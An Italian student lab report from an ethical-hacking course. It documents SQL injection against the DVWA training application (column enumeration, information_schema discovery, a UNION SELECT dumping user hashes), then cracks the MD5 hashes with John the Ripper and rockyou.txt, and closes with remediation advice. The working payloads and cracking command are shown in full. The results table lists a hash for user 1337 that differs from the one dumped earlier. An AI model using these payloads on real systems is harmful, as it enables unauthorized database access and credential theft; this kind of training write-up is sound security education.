

REPORT DI LABORATORIO: PASSWORD CRACKING (DVWA)

Studente: Caccamo Rocco Paolo

Corso: Cyber Security & Ethical Hacking (Epicode)

Esercizio: Password Cracking - Recupero delle Password in Chiaro

Target: DVWA (Damn Vulnerable Web Application)

Data: 15 Gennaio 2026

1. OBIETTIVO DELL'ESERCITAZIONE

L'obiettivo di questo laboratorio è simulare un processo completo di compromissione delle credenziali.

Come richiesto dalla traccia, l'attività si divide in tre fasi:

1. **Recupero:** Sfruttare una vulnerabilità dell'applicazione web per estrarre le password cifrate (hash).
2. **Identificazione:** Riconoscere l'algoritmo di hashing utilizzato.
3. **Cracking:** Utilizzare strumenti di brute-forcing offline per risalire alle password in chiaro.

2. FASE 1: ESTRAZIONE HASH (Methodology & Injection)

Per ottenere l'accesso alla tabella degli utenti, ho sfruttato una vulnerabilità di tipo **SQL Injection** nel form "User ID". Ho proceduto per step logici per costruire il payload corretto:

Step 2.1: Verifica Vulnerabilità

Inizialmente, ho inserito un apice singolo (') per verificare se l'input venisse sanitizzato.

- **Input:** '
- **Risultato:** L'applicazione ha restituito un errore di sintassi SQL, confermando che l'input viene processato dal database senza controlli.

Step 2.2: Enumerazione delle Colonne (ORDER BY)

Per usare l'operatore `UNION`, è necessario conoscere il numero esatto di colonne usate dalla query originale. Ho usato il comando `ORDER BY` per tentativi:

- **Input:** `' ORDER BY 1 #` -> Nessun errore.
- **Input:** `' ORDER BY 2 #` -> Nessun errore.
- **Input:** `' ORDER BY 3 #` -> Errore (la colonna 3 non esiste). **Conclusione:** La query SQL sottostante utilizza esattamente **2 colonne**.

Step 2.3: Discovery del Nome Tabella (Information Schema)

Non conoscendo il nome della tabella dove sono salvate le password, ho interrogato il database di sistema `information_schema` (standard in MySQL) per elencare tutte le tabelle presenti nel database corrente.

- **Payload:** `' UNION SELECT table_name, 1 FROM information_schema.tables WHERE table_schema = database() #`
- **Risultato:** Il database ha restituito una lista di tabelle, tra cui spiccavano `guestbook` e, soprattutto, `users`.

Step 2.4: Iniezione del Payload Finale (Extraction)

Una volta identificata la tabella target (`users`), ho costruito la query finale per estrarre i campi `user` e `password`.

- **Payload Finale:** `' UNION SELECT user, password FROM users #`

User ID:

Submit

ID: ' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


Fig 2: Esecuzione del payload finale e dump degli hash MD5 a video.

Il database ha quindi restituito l'elenco completo degli utenti con i relativi hash.

3. FASE 2: PREPARAZIONE (Hash Identification)

Ho copiato le credenziali estratte in un file di testo locale denominato Hash.txt per prepararle all'attacco offline.

Analizzando la lunghezza delle stringhe (32 caratteri) e il set di caratteri (0-9, a-f), ho identificato l'algoritmo come MD5.



The screenshot shows a terminal window titled '~/Desktop/Hash.txt - Mousepad'. The window contains a list of five user hashes, each preceded by a number from 1 to 5. The hashes are:

```
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

A cursor is visible at the end of the fifth line, indicating the file is ready for cracking.

Fig 3: Il file Hash.txt pronto per il cracking.

4. FASE 3: CRACKING (John the Ripper)


Per recuperare le password in chiaro, ho utilizzato il tool **John the Ripper** presente su Kali Linux. Ho eseguito un attacco a dizionario (Dictionary Attack) utilizzando la wordlist standard [rockyou.txt](#).

Nota: Per identificare la sintassi corretta del comando specifico per il formato MD5 raw, ho consultato l'assistente AI [Google Gemini](#).

Comando eseguito:

Bash

```
john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt ~/Desktop/Hash.txt
```



```
(kali㉿kali)-[~]
$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt ~/Desktop/Hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (admin)
abc123        (gordonb)
letmein       (pablo)
charley       (1337)
4g 0:00:00:00 DONE (2026-01-15 10:24) 133.3g/s 102400p/s 102400c/s 153600C/s my3kids .. dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~]
```

Fig 4: John the Ripper ha craccato con successo le password.

5. RISULTATI OTTENUTI

L'attacco ha avuto successo in pochi istanti, rivelando le password deboli utilizzate dagli utenti. Di seguito la tabella riassuntiva dei risultati:

Utente	Hash MD5	Password Craccata
admin	5f4dcc3b5aa765d61d8327deb882cf99	password
gordonb	e99a18c428cb38d5f260853678922e03	abc123
pablo	0d107d09f5bbe40cade3de5c71e9e9b7	letmein
1337	8ad8757baa8564dc136c1e07507f4a98	charley

6. CONCLUSIONI E REMEDIATION

L'esercitazione ha evidenziato due gravi criticità:

1. **Vulnerabilità Web:** La mancata sanitizzazione degli input permette l'esfiltrazione dell'intero database (SQL Injection).
2. **Hashing Debole:** L'uso di MD5 (algoritmo veloce e obsoleto) senza "Salt" permette di craccare le password in tempi brevissimi.

Soluzione consigliata (Blue Team):

È necessario sanificare gli input lato server (Prepared Statements) per prevenire la SQL Injection e migrare le password su algoritmi di hashing robusti e lenti come Bcrypt o Argon2, implementando obbligatoriamente il Salting per rendere inefficaci le Rainbow Tables.